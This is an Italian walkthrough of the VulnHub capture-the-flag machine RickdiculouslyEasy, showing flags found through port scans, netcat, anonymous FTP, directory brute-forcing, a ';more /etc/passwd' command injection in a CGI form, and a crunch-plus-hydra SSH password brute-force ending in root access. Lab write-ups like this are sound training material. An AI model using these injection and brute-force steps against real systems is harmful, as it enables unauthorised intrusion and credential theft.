

RICKDICULOUSLYEASY: 1

[HTTPS://WWW.VULNHUB.COM/ENTRY/RICKDI CULOUSLYEASY-1,207/](https://www.vulnhub.com/entry/rickdi%20culouslyeasy-1,207/)

1) Per prima cosa facciamo una scansione delle porte con il tool **NMAP**.

SCRIVIAMO:

```
sudo nmap -Pn -p- -sV 192.168.1.8
```

```
(kali㉿kali)-[~]
└─$ sudo nmap -Pn -p- -sV 192.168.1.8
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-27 12:19 EDT
Nmap scan report for 192.168.1.8
Host is up (0.000071s latency).
Not shown: 65528 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh?
80/tcp    open  http     Apache httpd 2.4.27 ((Fedora))
9090/tcp   open  http     Cockpit web service 161 or earlier
13337/tcp  open  unknown
22222/tcp  open  ssh      OpenSSH 7.5 (protocol 2.0)
60000/tcp  open  unknown
3 services unrecognized despite returning data. If you know the service/version, please submit the following finger
prints at https://nmap.org/cgi-bin/submit.cgi?new-service :
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port22-TCP:V=7.92%I=7%D=3/27%Time=62408E81%P=x86_64-pc-linux-gnu%r(NULL
SF:42,"Welcome\x20to\x20Ubuntu\x2014\x204\x20LTS\x20(GNU/Linux\x204.4
SF:\.0-31-generic\x20x86_64)\n");
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port13337-TCP:V=7.92%I=7%D=3/27%Time=62408E81%P=x86_64-pc-linux-gnu%r(N
SF:ULL,29,"FLAG:{TheyFoundMyBackDoorMorty}-10Points\n");
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port60000-TCP:V=7.92%I=7%D=3/27%Time=62408E87%P=x86_64-pc-linux-gnu%r(N
SF:ULL,2F,"Welcome\x20to\x20Ricks\x20half\x20baked\x20reverse\x20shell\.\.
SF:\.n#\x20")%r(ibm-db2,2F,"Welcome\x20to\x20Ricks\x20half\x20baked\x20re
SF:verse\x20shell\.\.n#\x20");
MAC Address: 08:00:27:BF:52:95 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 44.34 seconds
```

sudo : comando per eseguire comandi come amministratore

nmap : Nmap (Network mapper) effettua il *discovery* di hosts e servizi, presenti su una rete informatica, inviando pacchetti TCP/UDP manipolati in modo opportuno: tale capacità permette non solo, come vedremo, un mero riconoscimento delle porte aperte sui vari hosts ma abilita ad una serie di funzionalità quali il riconoscimento dell'O.S. del sistema target, il nome e la versione dei suoi servizi attivi, la presenza di meccanismi di sicurezza interposti (quali IDS e firewall).

-Pn : tratta tutti gli host come online: salta la scoperta degli host

-p- : scansiona tutte le porte che trova aperte

-Sv : sonda le porte aperte per determinare le informazioni sul servizio/versione

2) Abbiamo trovato che le porte 13337 e 60000 sono aperte e il servizio è sconosciuto allora proviamo a connetterci utilizzando il tool **netcat**:

SCRIVIAMO:

- sudo su
- nc 192.168.1.8 13337

```
(kali@kali)-[~]  
$ sudo su  
[sudo] password for kali:  
(root@kali)-[/home/kali]
```

```
(root@kali)-[/home/kali]  
# nc 192.168.1.8 13337  
FLAG:{TheyFoundMyBackDoorMorty}-10Points
```

Sudo su: comando per eseguire sempre in una shell comandi direttamente come amministratore.

Netcat : **Netcat** è un programma open source a riga di comando di comunicazione remota, utilizzabile sia col protocollo TCP sia col protocollo UDP. Netcat è stato pensato per essere utilizzato facilmente da altri programmi o scripts. Allo stesso tempo può essere uno strumento utilissimo per l'amministrazione di rete e di investigazione.

Sintassi di utilizzo: nc (indirizzo ip) (numero di porta dove ci si vuole connettere)

Abbiamo trovato la prima FLAG !!

Sicuramente ce ne sono altre quindi continuiamo a scavare.

3) Proviamo a connetterci utilizzando lo stesso metodo visto nel punto due alla porta 60000

SCRIVIAMO:

- nc 192.168.1.8 60000

```
(root@kali)-[/home/kali]
# nc 192.168.1.8 60000
Welcome to Ricks half baked reverse shell...
# ls
FLAG.txt
# vim flag.txt
vim flag.txt: command not found
# cat flax.txt
cat flax.txt: no such file or directory
# cat FLAG.txt
FLAG{Flip the pickle Morty!} - 10 Points
```

ls : comando per vedere la lista di directories all'interno del percorso
dove ci si trova cat : Comando per visualizzare il contenuto di un file, in
questo caso di FLAG.txt

Abbiamo trovato la seconda FLAG !!

4) Ora utilizziamo di nuovo nmap per un scansione più

“aggressiva” SCRIVIAMO:

nmap -A 192.168.1.8

```

(root@kali)-[/home/kali]
# nmap -A 192.168.1.8
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-27 12:47 EDT
Nmap scan report for 192.168.1.8
Host is up (0.00027s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-syst:
|_  STAT:
|_  FTP server status:
|_    Connected to ::ffff:192.168.1.19
|_    Logged in as ftp
|_    TYPE: ASCII
|_    No session bandwidth limit
|_    Session timeout in seconds is 300
|_    Control connection is plain text
|_    Data connections will be plain text
|_    At session startup, client count was 1
|_    vsFTPD 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r--   1 0      0      42 Aug 22  2017 FLAG.txt
|_drwxr-xr-x   2 0      0      6 Feb 12  2017 pub
22/tcp    open  ssh?
| fingerprint-strings:
|_  NULL:
|_    Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic x86_64)
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
80/tcp    open  http     Apache httpd 2.4.27 ((Fedora))
|_ http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Morty's Website
|_http-server-header: Apache/2.4.27 (Fedora)
9090/tcp  open  http     Cockpit web service 161 or earlier
|_http-title: Did not follow redirect to https://192.168.1.8:9090/
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port22-TCP:V=7.92%I=7%D=3/27%Time=62409520%P=x86_64-pc-linux-gnu%r(NULL
SF:.,42,"Welcome\x20to\x20Ubuntu\x2014\04\05\x20LTS\x20(GNU/Linux\x204\04
SF:.\0-31-generic\x20x86_64)\n");
MAC Address: 08:00:27:BF:52:95 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.27 ms  192.168.1.8

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.86 seconds

```

-A: Abilita il rilevamento del sistema operativo, il rilevamento della versione, la scansione degli script e il traceroute

Da qui capiamo che nel server FTP ci sono due file e che per connettersi lo si può fare come utente anonimo.

SCRIVIAMO:

[ftp 192.168.1.8](ftp://192.168.1.8)

- ls
- get FLAG.txt
- exit
- cat FLAG.txt

```

(root@kali)-[/home/kali]
# ftp 192.168.1.8
Connected to 192.168.1.8.
220 (vsFTPD 3.0.3)
Name (192.168.1.8:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||19755|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 42 Aug 22 2017 FLAG.txt
drwxr-xr-x 2 0 0 6 Feb 12 2017 pub
226 Directory send OK.
ftp> dir
229 Entering Extended Passive Mode (|||18852|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 42 Aug 22 2017 FLAG.txt
drwxr-xr-x 2 0 0 6 Feb 12 2017 pub
226 Directory send OK.
ftp> get FLAG.txt
local: FLAG.txt remote: FLAG.txt
229 Entering Extended Passive Mode (|||9026|)
150 Opening BINARY mode data connection for FLAG.txt (42 bytes).
100% |*****| 42 55.27 KiB/s 00:00 ETA
226 Transfer complete.
42 bytes received in 00:00 (38.80 KiB/s)
ftp> exit
221 Goodbye.

(root@kali)-[/home/kali]
# cat FLAX.txt
cat: FLAX.txt: No such file or directory

(root@kali)-[/home/kali]
# cat FLAG.txt
FLAG{Whoa this is unexpected} - 10 Points

```

Facciamo il login con username: anonymous e password: (vuota).

Con il comando **ls** vediamo che al suo interno ci sono due file, trovati con la scansione su con **nmap** e con il comando **get** scarichiamo il file FLAG.txt, disconnettiamoci dal server FTP con il comando **exit** e poi apriamo sul nostro pc il file scaricato con il comando **cat** **FLAG.txt**

Abbiamo trovato la terza FLAG !!

5) Utilizziamo il tool dirb per vedere se ci sono dei contenuti nascosti all'interno del server web.

SCRIVIAMO:

dirb <http://192.168.1.8>

```
(root@kali)-[/home/kali]
# dirb http://192.168.1.8

DIRB v2.22
By The Dark Raver

START_TIME: Sun Mar 27 12:58:45 2022
URL_BASE: http://192.168.1.8/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.1.8/ ---
+ http://192.168.1.8/cgi-bin/ (CODE:403|SIZE:217)
+ http://192.168.1.8/index.html (CODE:200|SIZE:326)
=> DIRECTORY: http://192.168.1.8/passwords/
+ http://192.168.1.8/robots.txt (CODE:200|SIZE:126)

--- Entering directory: http://192.168.1.8/passwords/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

END_TIME: Sun Mar 27 12:58:46 2022
DOWNLOADED: 4612 - FOUND: 3
```

Dirb: DIRB è uno scanner di contenuti Web. Cerca oggetti Web esistenti (e/o nascosti). Fondamentalmente funziona lanciando un attacco basato su dizionario contro un server web e analizzando le risposte.

Abbiamo trovato 4 percorsi

web: <http://192.168.1.8/cgi-bin/>


<http://192.168.1.8/index.html/>

<http://192.168.1.8/passwords/>

<http://192.168.1.8/robots.txt/>

Andiamo ad analizzare il percorso <http://192.168.1.8/passwords/>

Copiamo ed incolliamo il link sul browser che abbiamo installato sul nostro pc.



Index of /passwords


<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 FLAG.txt	2017-08-22 02:31	44	
 passwords.html	2017-08-23 19:51	352	

Andiamo a cliccare sul il file FLAG.txt

Abbiamo trovato la quarta FLAG !!


5) Visitiamo anche la pagina web passwords.html

Inizialmente sembra non esserci nulla di particolare ma dopo svariate ricerche, andando a ispezionare il codice sorgente della pagina web si nota che c'è un commento: `<!--Pasword: winter-->`



Però non si riesce a capire a che utente faccia riferimento ma per ora andiamo avanti.

Analizziamo il percorso <http://robots.txt> e troviamo altri tre percorsi.



Copiamo il percorso `/cgi-bin/tracertool.cgi` ed incolliamolo nella barra degli indirizzi web del browser così:

`http://192.168.1.8/cgi-bin/tracertool.cgi`



All'interno di questo script si può mettere un indirizzo ip per provare a tracciarlo, ma siccome un indirizzo ip è composto da numeri e dei punti per separare ogni gruppo, questo fa intuire che non c'è nessun controllo dell'input durante l'inserimento e questo fa intuire che sarà possibile effettuare delle iniezioni di codice.

Dopo, molti, molti e molti tentativi e supponendo che il server web è Fedora(Linux)

SCRIVIAMO:

`;more /etc/passwd`

MORTY'S MACHINE TRACER MACHINE

Enter an IP address to trace.

```
;more /etc/passwd |
```

Trace!

```
.....:
/etc/passwd
.....:
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:./sbin/nologin
systemd-coredump:x:999:998:systemd Core Dumper:./sbin/nologin
systemd-timesync:x:998:997:systemd Time Synchronization:./sbin/nologin
systemd-network:x:192:192:systemd Network Management:./sbin/nologin
systemd-resolve:x:193:193:systemd Resolver:./sbin/nologin
dbus:x:81:81:System message bus:./sbin/nologin
polkitd:x:997:996:User for polkitd:./sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/ssh:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
abrt:x:173:173:./etc/abrt:/sbin/nologin
cockpit-ws:x:996:994:User for cockpit-ws:./sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
chrony:x:995:993:./var/lib/chrony:/sbin/nologin
tcpdump:x:72:72:./sbin/nologin
RickSanchez:x:1000:1000:./home/RickSanchez:/bin/bash
Morty:x:1001:1001:./home/Morty:/bin/bash
Summer:x:1002:1002:./home/Summer:/bin/bash
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
```

Voilà! Abbiamo trovato un po' di file tra i quali risultano quasi subito che ci sono tre utenti: RickSanchez, Morty, Summer.

Per riuscire a vedere le cartelle di questi utenti proviamo a connetterci tramite il protocollo ssh.

Prima, all'inizio del punto 5 abbiamo trovato la password: winter e da qui il collegamento con l'utente Summer.

SCRIVIAMO SUL NOSTRO TERMINALE:

- ssh [Summer@192.168.1.8](#) -p 22222

- ls

```
[Summer@localhost ~]$ more FLAG.txt  
FLAG{Get off the high road Summer!} - 10 Points  
[Summer@localhost ~]$ ls  
FLAG.txt
```

Abbiamo trovato la quinta FLAG !!

6) Ora proviamo a scaricare i file trovati all'interno della cartella Morty per poi poterli ispezionare.

```
[Summer@localhost home]$ ls
Morty  RickSanchez  Summer
```

```
[Summer@localhost home]$ cd Morty
[Summer@localhost Morty]$ ls
journal.txt.zip  Safe_Password.jpg
[Summer@localhost Morty]$
```

SCRIVIAMO:

- Chiudiamo la connessione con il server con il comando: exit
- scp -P 22222 [Summer@192.168.1.8:journal.txt.zip](#) /home/kali
 - Digitiamo la password: winter

```
(root@kali)-[/home/kali]
# scp -P 22222 Summer@192.168.1.8:journal.txt.zip /home/kali/
Summer@192.168.1.8's password:
journal.txt.zip
```

- scp -P 22222 [Summer@192.168.1.8](#):Safe_Password.jpg /home/kali

```
(root@kali)-[/home/kali]
# scp -P 22222 Summer@192.168.1.8:Safe_Password.jpg /home/kali
Summer@192.168.1.8's password:
Safe_Password.jpg
```


scp: SCP è lo strumento classico per **copiare file criptati tra macchine in rete** con Linux e sistemi operativi compatibili con POSIX. L'abbreviazione SCP sta per Secure Copy ("copia sicura"), dove "secure" si riferisce alla crittografia utilizzata per il trasferimento dei dati. Il nome del protocollo SCP deriva dalle due tecnologie elencate di seguito:

- il protocollo SSH (Secure Shell), che permette l'accesso criptato ai sistemi remoti;
- lo strumento RCP (Remote Copy), che copia i file sulla rete in modo non sicuro, cioè senza crittografia.

-P: opzione del comando scp dove va inserita la porta per connettersi al server ssh

Ora che abbiamo scaricato i due file andiamo a ispezionarli.

Il primo è un file .zip che una volta aperto contiene un file .txt protetto da una password che ancora non conosciamo.



Il secondo invece è un file .jpg che contiene un'immagine apparentemente inutile quindi proviamo ad aprire questa immagine direttamente con il terminale.

SCRIVIAMO:

- strings Safe_Password.jpg

```
(root@kali)-[/home/kali]
# strings Safe_Password.jpg
JFIF
Exif
8 The Safe Password: File: /home/Morty/journal.txt.zip. Password: Meeseek
8BIM
8BIM
$3br
%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
#3R
&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
0D000D\DDDD\t\\\\t
ttttt
"$848`44`
XJ6:a;
ST1w
!!Ac
```

strings: Il comando strings visualizza il testo leggibile di un file binario. (avrebbe funzionato anche con il comando **cat** e **more**)

Abbiamo trovato la password del file journal, quindi inseriamola per poter leggere il contenuto del file .txt

```
~/cache/fr-qjvT6r/journal.txt - Mousepad
File Edit Search View Document Help
[Icons]
1 Monday: So today Rick told me huge secret. He had finished his flask and was
  on to commercial grade paint solvent. He spluttered something about a safe,
  and a password. Or maybe it was a safe password... Was a password that was
  safe? Or a password to a safe? Or a safe password to a safe?
2
3 Anyway. Here it is:
4
5 FLAG: {131333} - 20 Points
6
```

Abbiamo trovato la sesta FLAG !!

(In questa parte di report l'indirizzo ip della macchina Rickdicolous easy è cambiato perchè le ultime due flag ho lavorato sul un altro computer e utilizzando una altra rete)

7) Ora Andiamo ad ispezionare la cartella dell'utente RickSanchez. Ci riconnettiamo al server ssh e notiamo che all'interno della cartella di questo utrnr ci sono due directory che contengono un file ciascuna. La prima contiene un file eseguibile chiamato safe, la seconda contiene un file .txt che però non contiene nulla.

SCRIVIAMO:

- ssh [Summer@192.168.21.213](#) -p 22222
- inseriamo la password: winter
- cd ..
- ls
- cd RickSanchez/
- cd RICKS_SAFE
- cd ..
- cd ThisDoesntContainAnyFlag
- more NotFlag.txt

```
(root@kali)-[/home/kali]
└─# ssh Summer@192.168.21.213 -p 22222
Summer@192.168.21.213's password:
client_global_hostkeys_private_confirm: server gave bad signature for RSA key 0: error in libcrypto
Last login: Sun Apr 10 23:09:20 2022 from 192.168.21.223
[Summer@localhost ~]$ cd ..
[Summer@localhost home]$ ls
Morty RickSanchez Summer
[Summer@localhost home]$ cd RickSanchez/
[Summer@localhost RickSanchez]$ ls
RICKS_SAFE ThisDoesntContainAnyFlags
[Summer@localhost RickSanchez]$ cd ThisDoesntContainAnyFlags/
[Summer@localhost ThisDoesntContainAnyFlags]$ ls
NotAFlag.txt
[Summer@localhost ThisDoesntContainAnyFlags]$ more NotAFlag.txt
hhHHAaaaAAGgGAh. You totally fell for it... Classiiiiigihhic.
But seriously this isn't a flag..
[Summer@localhost ThisDoesntContainAnyFlags]$ cd..
-bash: cd..: command not found
[Summer@localhost ThisDoesntContainAnyFlags]$ cd ..
[Summer@localhost RickSanchez]$ ls
RICKS_SAFE ThisDoesntContainAnyFlags
[Summer@localhost RickSanchez]$ cd RICKS_SAFE/
[Summer@localhost RICKS_SAFE]$ ls
safe
[Summer@localhost RICKS_SAFE]$
```

L'unico file che ci potrebbe incuriosire è quell oche è presente nella directory RICKS_SAFE. Quindi scarichiamolo dal server ssh.

Una volta scaricato, proviamo ad eseguirlo ma notiamo che non abbiamo trovato ancora nulla.

Dopo averlo analizzato si capisce che potrebbe essere un crittografato e per decriptarlo abbiamo bisogno di una "password". Ricollegandoci al punto 6 dove, quando scopriamo la flag c'è una frase che può far intuire

che il numero che compariva tra parentesi { } potrebbe essere una password, quindi,

SCRIVIAMO:

- scp -P 22222 [Summer@192.168.21.213:safe](https://192.168.21.213:22222/) /home/kali
- ./safe
- ./safe 131333

```
(root@kali)~/home/kali
# ./safe
Past Rick to present Rick, tell future Rick to use GOD DAMN COMMAND LINE AAAAAHHAGGGGRRGUMENTS!

(rick@kali)~/home/kali
# ./safe 131333
decrypt: FLAG{And Awwaaaaayyyy we Go!} - 20 Points

Ricks password hints:
(This is incase I forget.. I just hope I don't forget how to write a script to generate potential passwords. Also, sudo is wheely good.)
Follow these clues, in order

1 uppercase character
1 digit
One of the words in my old bands name.
```

./ : Comando linux per poter eseguire un file eseguibile.

Abbiamo trovato la settima FLAG !!!


- 8) Ora proviamo a creare una wordlist per riuscire ad accedere con l'account di RickSanchez al server ssh. Nell'ultima flag che abbiamo trovato ci dice che c'è un carattere maiuscolo, una cifra e il Vecchio nome di una band. Intuibilmente potrebbe essere il Vecchio nome della band di Rick quindi proviamo a cercare su internet questo nome.

Google search results for "rick old band name".

Search results show approximately 35,800,000 results in 0.66 seconds.

The first result is from Rick and Morty Wiki, titled "The Flesh Curtains | Rick and Morty Wiki". The snippet states: "The **Flesh Curtains** was a band formed by Rick Sanchez, Birdperson, and Squanchy shortly after they met at Birding manapalooza flargabarg."

The second result is from Reddit, titled "Band Names Based On R&M : r/rickandmarty - Reddit". The snippet mentions: "24 dic 2018 — **Band Names Based On R&M** ... Fun thoughts as we (im)patiently wait for S4; if you were going to name your band after **Rick** And Morty names/sayings/ ..."



Ora sappiamo che il Vecchio nome della band di Rick è “The Flesh Curtains”.

SCRIVIAMO:

- crunch 7 7 -t ,%Flesh -o ./flesh.lst
- crunch 10 10 -t ,%Curtains -o ./curtains.lst

```
(root@kali)-[/home/kali]
# crunch 7 7 -t ,%Flesh -o ./flesh.lst
Crunch will now generate the following amount of data: 2080 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 260
crunch: 100% completed generating output

(root@kali)-[/home/kali]
# crunch 10 10 -t ,%Curtains -o ./curtains.lst
Crunch will now generate the following amount of data: 2860 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 260
crunch: 100% completed generating output
```

Crunch: Crunch è un tool di linux che ci permette di creare delle wordlist per gli attacchi a dizionario.

Min : La lunghezza minima della password.

Max : La lunghezza massima della password.

-t : Il modello specificato delle password generate. Questa parola genera password con una lunghezza massima di 11 caratteri (7 variabili, 4 fissi), che terminano tutte con 0728.

-o : Questo è il file in cui desideriamo che venga scritta la nostra lista di parole.

Ora concateniamo le due wordlist create con il comando cat.

```
(root@kali)-[/home/kali]
# cat flesh.lst curtains.lst > ./pass.lst
```

Adesso usiamo il tool hydra per provare a trovare la password dell' utente RickSanchez.

SCRIVIAMO:

- hydra -l RickSanchez -P pass.list ssh://192.168.21.213 -s 22222

```
(root@kali)~# hydra -l RickSanchez -P pass.lst ssh://192.168.21.213 -s 22222
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-10 11:26:14
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 520 login tries (l1/p:520), ~33 tries per task
[DATA] attacking ssh://192.168.21.213:22222/
[STATUS] 136.00 tries/min, 136 tries in 00:03h, 388 to do in 00:03h, 12 active
[STATUS] 99.33 tries/min, 298 tries in 00:03h, 226 to do in 00:03h, 12 active
[22222][ssh] host: 192.168.21.213 login: RickSanchez password: P7Curtains
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-10 11:30:38
```

Hydra : Hydra è un cracker di accesso in parallelo che supporta numerosi protocolli per attaccare. È molto veloce e flessibile e i nuovi moduli sono facili da aggiungere.

-l : opzione nella quale bisogna mettere il nome dell' account che si vuole provare a trovare la password.

-P : opzione nella quale bisogna mettere il file di tipo wordlist.

Service: servizio/server che si vuole violare.

-s : numero di porta con cui ci si vuole connettere.

Abbiamo trovato la password !!

Adesso colleghiamoci al server ssh con l'utente RickSanchez e una volta entrati diventiamo amministratori.

SCRIVIAMO:

- ssh [RickSanchez@192.168.21.213](#) -p 22222
- sudo -i
- inseriamo la password dell' utente RickSanchez: P7Curtains
- ls
- more FLAG.txt

```
(root@kali)~# ssh RickSanchez@192.168.21.213 -p 22222
RickSanchez@192.168.21.213's password:
Last failed login: Mon Apr 11 01:31:09 AEST 2022 from 192.168.21.223 on ssh:notty
There were 489 failed login attempts since the last successful login.
Last login: Thu Sep 21 09:45:24 2017
[RickSanchez@localhost ~]$ ls
RICKS_SAFE ThisDoesntContainAnyFlags
[RickSanchez@localhost ~]$ sudo -i
[sudo] password for RickSanchez:
[root@localhost ~]# ls
anaconda-ks.cfg FLAG.txt
